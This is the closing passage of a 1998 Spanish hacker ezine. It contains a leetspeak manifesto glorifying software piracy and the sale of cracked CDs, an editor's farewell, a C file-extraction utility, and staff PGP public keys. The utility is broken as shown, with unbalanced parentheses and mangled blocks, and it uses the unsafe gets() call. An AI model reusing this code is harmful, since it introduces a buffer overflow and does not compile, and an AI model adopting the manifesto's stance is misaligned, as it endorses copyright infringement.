 MI krImEn Es El dE kErEr quE mE 10 dEs t0d0 hEch0 alg0 p0r 10 KE jamas mE  
 pErD0naras.  
 S0y un lamEr y EstE Es mI manIfIEst0. PuEdEs dEtEnErME a mI pEr0 n0 p0dras  
 dEtEnErn0s a t0d0s..dEspuEs dE t0d0 sIEmPRE vam0s t0d0s junt0s.

+++Da lAmErz+++

\/  
 Warezz Manifesto - El Manifiesto del Warezz-  
 \/

Han pillad0 a Otr0 h0y, eSta en t0d0\$ 10\$ perI0dic0\$ "Ad0le\$cente arre\$stad0  
 X dI\$tribuir CD\$", "Pirata detenId0 tra\$ denuncia de la B\$A"...  
 Maldit0\$ pirata\$. \$0n t0d0\$ iguale\$.

Per0 alguna vez, en tu p\$ic0l0gia capitalI\$ta y tu tecn0cerebr0 de tr0gl0dita  
 ha\$ mirad0 tra\$ 10 0j0\$ de un pirata?. Te ha\$ preguntad0 alguna vez que le  
 hace c0piar CD\$, que fuerza\$ le mueven, que le ha m0ldead0?

YO \$Oy un pirata, entra en mi mund0....

El mi0 e\$ un mund0 que c0mienza en la e\$cuela.....he c0n\$eguid0 cambiar la\$ pregunta\$ del examen de Matematica\$ X la\$ del de Hi\$t0ria + un cartuch0 de Nintend0, e\$ta ba\$ura que n0\$ en\$e\$an me aburre.  
Maldit0\$ vag0\$. \$0n t0d0\$ parecid0\$.

E\$t0y en el ultim0 a#0. NO he 0id0 nada de lo que han dich0 lo\$ profe\$0re\$, e\$t0y intentand0 tradear mi c0lecci0n de CD-R X la de un c0mpa#er0.  
"\$i, M\$ \$mith, aqui tiene lo\$ debere\$".  
Maldit0 cri0. Pr0bablemente \$e lo\$ han vuelto a hacer. \$0n t0d0\$ parecid0\$.

H0y hice un de\$ cubrimient0. Enc0ntre un Ordenad0r. E\$pera un \$egund0, e\$t0 e\$ c0j0nud0, pued0 pa\$ar me el dia jugand0. Y \$0lo nece\$it0 lo\$ c0dig0\$ para llegar al final \$in pr0ble+. \$i n0 teng0 el juego c0mplet0 n0 nece\$it0 ir a la tienda, n0 e\$ Xque n0 tenga diner0...  
E\$ Xque e\$ + divertid0  
0 Xque a\$i me lo pued0 ga\$tar en Otra c0\$a  
0 Xque me permitira luego cambiarlo X Otr0.  
Maldit0 cri0. T0d0 lo que hace e\$ jugar. \$0n t0d0\$ parecid0\$.

Y ent0nce\$ 0curri0...\$e abri0 una puerta a un mund0...vel0zmente a trave\$ de la linea telef0nica c0m0 un crack para la dem0 + de\$eada, un pul\$0 electr0nic0 e\$ enviad0 fuera, un lugar d0nde enc0ntrar+ jueg0\$ aparece...\$e encuentra una BB\$ pirata.

He cambiad0 c0dig0\$ c0n t0d0\$ ello\$, he tradead0 jueg0\$ c0n gente a la que nunca c0n0cere, he cread0 un b0ard elite c0n algun0\$...0-warez e\$ mi \$iti0.  
Maldit0 cri0. Otra vez m0viend0 200 Mb/\$ dia. \$0n t0d0\$ parecid0\$.

Puede\$ ap0\$tar tu culo a que lo \$0m0\$...n0\$ habei\$ dad0 \$hare cuand0 n0\$0tr0\$ pediam0\$ lo\$ jueg0\$ c0mplet0\$, la\$ dem0\$ que n0\$ 0freciai\$ n0 eran + que pedaz0\$. Hem0\$ \$id0 d0minad0\$ X eg0i\$ta\$ 0 ign0rad0\$ X apatic0\$.  
L0\$ p0c0\$ que \$eguian crackeand0 jueg0\$ tenian alg0 que en\$e\$ar pero e\$0\$ p0c0\$ eran c0m0 g0ta\$ de agua en el de\$iert0.

E\$te e\$ nue\$tr0 mund0 ah0ra...el mund0 del crack y del patch, la belleza de lo\$ c0dig0\$ \$ecret0\$.

Hacem0\$ u\$0 de un0\$ jueg0\$ j0didamente car0\$ \$in pagar Xque \$abem0\$ que p0drian \$er + barat0\$ \$in0 fue\$en pr0ducid0\$ X gl0t0ne\$ capitali\$ta\$.  
Vendem0\$ CD\$ c0n pr0gra+ crackead0\$...y n0\$ llamai\$ criminales\$  
Vi0lam0\$ la\$ leye\$ de c0pyright...y n0\$ llamai\$ criminales\$.  
Exi\$tim0\$ \$in pre\$tar atenci0n a lo\$ derech0\$ de aut0r, a la\$ patente\$, a la\$ pr0tecci0ne\$ anti-c0pia.. y n0\$ llamai\$ criminales\$.  
C0brai\$ preci0\$ abu\$iv0\$, 0\$ emepai\$ en pr0teger vue\$tr0\$ pr0gra+, per\$egui\$ a quiene\$ lo\$ venden \$in derech0, n0\$ detenei\$ y n0\$0tr0\$ \$eguim0\$ \$iend0 lo\$ criminales\$.

\$i, \$0y un criminal. Mi crimen e\$ el de di\$tribuir CD\$ pirata\$. Mi crimen e\$ el de juzgar a la\$ per\$0na\$ X el rati0 de upl0ad\$/d0wnl0ad\$ en vez de X lo que ga\$tan en \$0ftware legal.  
Mi crimen e\$ el de p0ner mi n0mbre en lo\$ CD que vend0 c0n tu\$ pr0gra+ alg0 X lo que ja+ me perd0nara\$.

\$0y un pirata y e\$te e\$ mi manifie\$to. Puede\$ detenerme a mi pero n0 p0dra\$ detenern0\$ a t0d0\$..de\$pue\$ de t0d0 ya e\$tam0\$ crackeand0 la beta de tu pr0xim0 jueg0.

++++ WaRezz Kid+++

\*EOF\*

-[ 0x12 ]-----  
-[ DESPEDIDA ]-----  
-[ by Editor ]-----SET-16-

Hasta aqui SET 16.

Espero que os hayais entretenido tanto leyendola como nosotros haciendola.

El proximo numero procuraremos sacarlo a tiempo, que ya hemos descansado bien este veranito. Y es que nos hacian falta unas pequeñas vacaciones despues de todo el trabajo acumulado.

Pero cuando es 'a tiempo'? Pues bien simple. Como siempre, vamos a por la periodicidad de toda la vida, dos meses. Haciendo calculos, esto se nos pone en Noviembre. Mas concretamente, un par de semanas despues del SIMO.

Y es que esperaremos a que pase el SIMO para poderos informar de todas las novedades que se presenten este año.

Entonces habremos pasado ya de los dos años con SET. Y seguramente sea un numero algo mas grande de lo habitual... Aunque eso depende de vosotros y vuestras colaboraciones. Por nuestra parte seguimos trabajando en nuevos articulos, nuevas aplicaciones, y en la nueva SET CON, por supuesto.

No os olvideis de participar en las nuevas secciones 'Foro de debate' y 'Real como la vida misma'. Han sido creadas especialmente para que estemos cada vez mas cerca.

Y una cosa mas. Para que no os esteis tirando de los pelos mirando a ver si ya ha salido el ultimo numero de SET o no, podeis suscribiros a la nueva lista de SET... Mas informacion en 0x07, en este mismo numero.

Nos leemos en SET 17

Desde algun lugar del IPerespacio...

Editor  
EOT

\*EOF\*

```
-[ 0x13 ]-----
-[ SET-EXT ]-----
-[ by SET Staff ]-----SET-16-
```

Aquí teneis una ligera modificación de la primera versión de la utilidad para extraer los fuentes de la ezine. Es una modificación del extract incluido en Phrack.

Yo lo he probado, y funciona. Si teneis algun problema o preferis algun lenguaje, teneis dos opciones: esperar a SET 17, o usar las versiones que aparecen en el ultimo numero de Phrack, el 53.

```
<++> utils/set-ext.c
/* set-ext.c by Falken para SET
 *
 * SET - Saqueadores Edicion Tecnica, 1998
 *
 * Extrae fragmentos especialmente marcados en una estructura jerarquica de
 * directorios. Usar para extraer los fuentes incluidos en algunos de los
 * articulos de SET. Compatible con el programa 'extract.c' aparecido en
 * Phrack 50.
 *
 * UNIX: gcc -o set-ext set-ext.c
 * DOS/Windows: Cualquier compilador de C
 *
 * SET-EXT <fichero>
 *
 */

#include <stdio.h>
#include <string.h>

void extraer (char *nombre)
{
char *c = "<++> ", *f = "<-->", b[256], *bp;
FILE *e, *s = NULL;
int l, n, i = 0;

l = strlen(c);
n = strlen(f);

if ( !(e = fopen (nombre, "r")) ) {
printf ("No se pudo abrir %s.\n", nombre);
return;
}
while (fgets (b, 256, e)) {
if (!strncmp (b, c, l)) {
b [strlen (b) - 1] = '\0';
if ((bp = strchr (b + 1 + 1, '/'))
while (bp) {
*bp = '\0';
mkdir (b + 1, 0700);
*bp = '/';
bp = strchr (bp + 1, '/');
}
if ((s = fopen (b + 1, "w"))
printf ("- Extrayendo %s\n", b + 1);
else {
printf ("No se puede extraer '%s'\n", b + 1);
return;
}
}
}
```

```

    }
    else
        if (!strncmp (b, f, n)) {
            if (s) fclose (s);
            else {
                printf ("Error cerrando fichero.\n");
                return;
            }
        }
        else if (s) {
            fputs (b, s);
            i++;
        }
    }
    if (!i) printf ("No se encontraron etiquetas de extraccion.\n");
    fclose (e);
}

int main (int argc, char **argv)
{
    int indice = 0;
    char name[256];

    printf ("\nSET-EXT * Utilidad de extracion de SET * Version 1.2 * 15/6/1998");
    printf ("\nFirst published in/Publicado por primera vez en: SET 13");
    printf ("\nWritten by/Escrito por: Falken\n\n");
    if (argc < 2) {
        printf ("Deja en blanco para salir\n\n");
        do {
            *name = NULL;
            printf ("Fichero a escanear: ");
            gets (name);
            if (*name)
                extraer (name);
        } while (*name);
    }
    else if (argc >= 2)
        for (indice = 2; indice <= argc; indice++)
            extraer (argv [indice - 1]);

    return (0);
}
<-->

```

\*EOF\*

```
-[ 0x14 ]-----
-[ LLAVES ]-----
-[ by PGP ]-----SET-16-
```

```
<+> keys/set.asc
Type Bits/KeyID Date User ID
pub 2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
```

```
mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWtv7Y+G1lbASQeUMA
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OaowfUv1H+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWyli7LxiNyCLL7TtkRtse/HaSTHz0HFUeg3J5KiqlVJfZUsn9xlgGJTlOckaQ
HaUBEXbyBP01YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tP0kBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjp1DjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqg00QKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/rlnsbxWRcB5rm8KhQJRsoeLx50hxvJQVpYP5UQV7m
ECKwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwPf/Z0ygJL8fGOyrNfOEHQEW
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfce7DV4vVvM8wl7ukCUdtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<+> keys/falken.asc
Tipo Bits/Clave Fecha Identificador
pub 2048/E61E7135 1997/06/12 El Profesor Falken
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnfzAndYKcMMcf7ug4eKiLiIhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQglouPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSzlSPSvpes8LYOGXRYXoOSEGd6Nrqr05eYecTUABRG0EkVsIFByb2ZlC29yIEZh
bGtlbokBFQMFEDOfm6auquj15h5xNQEBOFIH/jdsjeDDv3TE/lrclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLg073JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnp12HHqTM+MmkV/KNk
3CsErBZH0x/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPJUYiQYA4zDDEu+f09ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fy4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<+> keys/paseante.asc
Tipo Bits/Clave Fecha Identificador
pub 1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQCNAjMK8d4AAAEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
lJyNvYzLT0iS+7KqNMUMoASBRC80RSb8cwBJCa+dlyfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBU3wryD1K20a5H+ngbPnIf+vEtQBAAUT
```

```
tCFQYXN1YW50ZSA8cGFzZWVudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
/68S1AEBAZUFBACCM+X7hYGS0YeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdS1JBVV5v4eCTvU/
qX2bZIXsBVwxoQP3yZp0v5cuOhIoAzvT11UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<+> keys/rufus.asc
Tipo Bits/Clave Fecha Identificador
pub 2048/4F176935 1998/03/20 Rufus T. Firefly
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
Comment: Requires PGP version 2.6 or later.
```

```
mQENAzUS9vQAAAEIALcwzD3aTo2ooI4mlV1vB4swdO5FDXFmwVII1J8xoGAKKAus
BgShoxJI875+8fiyM5h5dIh+rB4RigR2RcCwaxD7j3I/dQwiyzKGAYi3Td2BiL9
H22Ppa6cMAC9GOxLl7Ng5WE4eC2bJQA3+JOj2R51HQgbsejcAPoJ4ET9Xin+Oq+x
qo0a3AmYA00VnStSg2roUZkTofkL5uQd0JBuSSpJbPlay6aLtOcp7kfQjKk7tnzv
S+fMcJdJoHBedsMHDOPQ4I0QikclMdUkWO1UeFUud3Mk6myr77S4zAvp1rReysNdp
9LRFoU9bbv8fuJvuGTnyU3/LntlnS0BEXk8XaTUABRG0EFJ1ZnVzIFQuIEZpcmVm
bHmJARUDBRA1Evb0S0BEXk8XaTUBAfwEB/9Sr5APd2msfsKEgB9pPPQpww80JuV4
TWxO4CCNQLV1Yk4HqUXa0sJkaU32gm3An/np3eJUUIQ/kFh1J3jy7wi4Uq6TzLXz
fb61GTLjcfRl0qaNEPzV9Hgk15uBnWB0RZfsGQNxxOjbWWxhq76M1wKH+MznHfQ
0zeIF6YtnCs/mRABpPz++Iy4v1NRMwTP5x6Pq121boAC/lFKUSOOCuu9vCJPlAoL
ShUcZ0QxfKcYm3Me4HtzxLJ219c1g7k4cHzDDPK+rUmx+A3o5uarjiUiRwC+OJ+5
wld779wwNmTmi2b71oPVBUtx0SuwMFbf3k7T1NV1WFRMIZ1h1xhpeJIT
=WjTk
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<+> keys/netbul.asc
Tipo Bits/Clave Fecha Identificador
pub 1024/8412CEA5 1998/03/13 +NetBuL
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQCNAzUIfBUAAAEAMzyW5V0da9U1grqQrYk2U+RRHAE0I/q7ZSb7McBQJakc9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMSobBynaSzJE5ARQQTizPDJHX
4afvVA/Sjjt76NedJH381K04rtWtMLOXbIr8SIbm+YbVwn4bE2/zVeEES61AAUR
tAcrTmV0QnVMiQCVAwUQNQH8FU2/zVeEES61AQGWhAQAmhYh/q/+5/lKLFdxA3fX
vseAj7ZArBmlnqR5t1dJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZy1lmdZDoX47Cot+Ne691gl8uGq/L7dwUJ2QuJWkgtP40Vw7LMHeo7zXitzyyx
eygW2w1hnUXjzZLpTYxJZ54=
=fbv2
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<+> keys/wizard.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use
```

```
mQENAzU/+cgAAAEIALrd1BeCuZwE6ANIWG0fvohPx+PhmzG3+P2M8aZuLq147+hz
M5gZKjFgAVKMqh0wKhJY1W8cdOerLde/M/oeUL3CC32QV5m5JlHGfWd5Se+MBCEz
eQ+XmJYXD9ay9B+WY8UImZBiW6SZsXhaohoOJb/NVkBQuV1rBjDhhVv00x0JXfQJ
ipTF4oQ1RYO5k3IfLR3p46A8t4IgeQRn3XbWcpJt5NxsmrEhjye8sKDFRe2KCWZ
AaS89Up2iYXz1oaFOGQ560egziMjwAWRrHYdh0T7WwY6dkvvuC3R3HZD1NyBxyb8
pqDtH9T/LHad9M7vJchXnUopItmyNHUuYW6SO7kABRG0IVRoZVdpemFyZCA8d216
YXJkNTU1QGHvdG1haWwuY29tPokBFQMFEDU/+cg0dS5hbpI7uQEBn3AH/0CNpVAe
```

```
Oa1XbYLo8bYQqWuZvzgoWr00L7q4jdOfKCilmQswsErcu4fiMjym4w9OfdXavAAm
OPollDco8eSEI7t/Yh16pA7C6Tptj1LlMMXhmYuYuDGZ716Q1wrBfDXrPH19m8UQ
SREWBf25MBSqJI8n0dLQdE9JdWETATirYttMGsOIGamx+gamIlx46kasbUtBQTN3
Yk9caun+KZNFqYnbYPXYLvLhiKAqANCDACQiDLzwR+3UEed0Puu6tk3zFfKbJcSI
9krqUOw7qFYmZ6rEHJutdvhS5OnQCixSXsj/P/DLqQzilKCI6UqPS5Rrclp9SYQJ
PJStRLnx2/BWsak=
=E4K8
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ Derechos de lectura: Toda la pesa salvo los que pretendan usarlo para @
@ empapelarnos, para ellos vale 1.250 pts @
@ @
@ Derechos de redistribucion: Todo el que quiera sin modificar la revista @
@ @
@ Derechos de modificacion: Reservados @
@ @
@ Derechos de difusion: Libre para cualquiera que no gane dinero con ella @
@ (la pasta toda para mi!!), permiso previo quien @
@ pretenda sacar pelas. Citar la fuente en todo caso@
@ @
@ No-Hay-Derechos: Pues a fastidiarse, protestas al Defensor del Pueblo @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

```

Lo unico que nunca podran quitaros es aquello que no teneis.

(C) Saqueadores 1996-8

\*EOF\*